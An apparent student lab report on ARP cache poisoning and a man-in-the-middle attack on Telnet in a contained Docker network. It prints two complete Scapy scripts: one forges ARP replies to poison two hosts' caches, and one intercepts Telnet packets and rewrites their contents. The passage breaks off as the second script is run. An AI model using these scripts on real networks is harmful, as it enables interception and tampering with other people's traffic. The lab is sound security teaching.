
- Now, simply run the `arp_gratuitous.py` script on host M and check if the results are as expected in the ARP of host A.



- This is expected. The reason will be as follows:
  - If the target's ARP cache has no entry for the IP, the gratuitous ARP packet will have no effect.
  - If an entry exists, the cache will be updated with the information from the packet.
  - Since gratuitous ARP is a broadcast packet, it affects all machines on the network, potentially updating their ARP cache with the new information.


Task 2: MITM Attack on Telnet using ARP Cache Poisoning

- In this task, our objective is to ensure that the IP addresses of A and B hosts are associated with the MAC address of the attacker. For this, we develop a script that sends request packets periodically to both A and B. This is nothing but the first step in performing MITM attack. The code will send ARP replies assuming that A and B already have the entries of their B and A hosts respectively in their cache tables. We can just ping B from A for this and then run the script.
- For this attack, the top left window is A, the bottom left window is B and the right window is M.




Step 1 (Launch the ARP cache poisoning attack)

- Below is the script (`arp_cache_poison.py`) that sends out ARP reply packets every 5 seconds to A and B to perform the ARP cache poisoning. I decreased the font size so that the complete code is visible.




```
root@4244f48139b5:/volumes# cat arp_cache_poison.py
#!/usr/bin/env python3
from scapy.all import *
import time

##########################################################
# Code for poisoning A's ARP Cache

E1 = Ether()
A1 = ARP()

fake_MAC = "02:42:0a:09:00:69"      # Attacker's MAC
target_MAC_A = "02:42:0a:09:00:05"  # Host A's MAC
victim_IP_B = "10.9.0.6"            # Host B's IP
target_IP_A = "10.9.0.5"            # Host A's IP

# Poison A's cache
E1.src = fake_MAC
E1.dst = target_MAC_A               # Send directly to A

A1.psrc = victim_IP_B               # B's IP
A1.hwsrc = fake_MAC                 # Attacker's MAC
A1.pdst = target_IP_A               # A's IP (target)
A1.hwdst = target_MAC_A             # A's MAC
A1.op = 2                           # ARP reply

# Combine both the Ethernet and ARP packets
pkt1 = E1 / A1

###########################################################
# Code for poisoning B's ARP Cache

# Create Ethernet and ARP packets for poisoning B's cache
E2 = Ether()
A2 = ARP()

# Poison B's cache
E2.src = fake_MAC
E2.dst = "02:42:0a:09:00:06"        # Host B's MAC

A2.psrc = target_IP_A               # A's IP
A2.hwsrc = fake_MAC                 # Attacker's MAC
A2.pdst = victim_IP_B               # B's IP (target)
A2.hwdst = "02:42:0a:09:00:06"      # B's MAC
A2.op = 2                           # ARP reply

# Combine both the Ethernet and ARP packets
pkt2 = E2 / A2

# Continuously send ARP poisoning packets
while True:
    sendp(pkt1)
    sendp(pkt2)
    time.sleep(5)
root@4244f48139b5:/volumes#
```

- Before we run this code, let's ping B from A.




- We now run the code and observe the cache table of both the hosts.




- Clearly, both the ARP Cache tables are poisoned as seen below.

Step 2 (Testing)


- Now that the ARP cache poisoning attack is successful, we try to ping each other between the hosts A and B. Keep in mind to turn off the IP FORAWRDING on the attacker's machine by using the command
`# sysctl net.ipv4.ip_forward=0`
- Since the IP forwarding is disabled, the attacker receives all the traffic from both A and B, but doesn't forward these packets. As a result, communication between A and B is incomplete.



- **Wireshark Observation:**
- Below is the screenshot of the Wireshark panel before executing the ARP cache poisoning attack. We have echo request as well as reply to the ICMP packets from both the hosts.




- Once, the poisoning attack is initiated, neither of the hosts can reach the other and hence we see no echo replies.




Step 3 (Turn on IP forwarding)

- Enable IP forwarding using the command `# sysctl net.ipv4.ip_forward=1` on the attacker's machine.
- With IP forwarding enabled, host M begins forwarding the packets between Host A and Host B, allowing their communication to resume.
- Pings between A and B now works normally, with Host A sending ICMP Echo Requests and Host B replying through Host M.



- An important thing to note here is that, although A and B are able to communicate, the attacker now has the capability to intercept, inspect, and modify the packets that pass between them.
- **Wireshark Observation:**
- Since IP forwarding is enabled, the packets that were not being delivered previously now get delivered to respective ends. These are forwarded by host M providing full visibility and ability to modify them. (This will be done in next step).
- Below is the screenshot of the Wireshark panel. We have echo requests as well as reply to the ICMP packets from both the hosts.




Step 4 (Launch the MITM attack)


- We are now all set to intervene and modify the payload of any packet that is supposed to go to host B from host A. The code I developed, `mitm_telnet.py`, will intercept the TCP packet, and replace each typed character with a fixed character (here it is 'Z'). No matter what the user types on host A, telnet will always display 'Z' i.e., host B reads 'Z'. Below is the code.

```
root@4244f48139b5:/volumes# cat mitm_telnet.py
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"               # A's IP (Telnet Client)
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"               # B's IP (Telnet Server)
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    """
    Function to SNIFF & SPOOF Telnet TCP Packets
    """
    # Packet modification from A to B (or Client to Server)
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        newpkt = IP(bytes(pkt[IP]))     # Copy the IP layer
        del(newpkt.chksum)              # Delete IP checksum
        del(newpkt[TCP].payload)        # Remove the TCP payload
        del(newpkt[TCP].chksum)         # Delete TCP checksum

        # Replace all characters with character 'Z'
        if pkt[TCP].payload:
            captured_data = pkt[TCP].payload.load
            modified_data = re.sub(r'[0-9a-zA-Z]', r'Z', captured_data.decode())        # Replace all characters with 'Z'
            send(newpkt / modified_data)                                                # Send the modified packet
        else:
            send(newpkt)  # Simply forward the packet if there is no payload

    # No packet modification from B to A (or Server to Client)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))     # Copy the IP layer
        del(newpkt.chksum)              # Delete IP checksum
        del(newpkt[TCP].chksum)         # Delete TCP checksum
        send(newpkt)                    # Forward the packet

filter = 'tcp and (ether src {A} or ether src {B})'
my_filter = filter.format(A = MAC_A, B = MAC_B)
pkt = sniff(iface = "eth0", filter = my_filter, prn = spoof_pkt)
root@4244f48139b5:/volumes#
```

- We first enable IP forwarding until the telnet connection is established. The command to enable telnet connection from A is `# telnet 10.9.0.6`. Once that is done, we disable the IP forwarding.
- **OBSERVATION: The telnet freezes and nothing happens. This is basically because in telnet, each character that we type on the client side is sent to the server; the server echoes the character. If the communication is broken like how we disabled IP forwarding, then nothing will be echoed back. That is why it seems that telnet freezes.**
- Now I run the code.



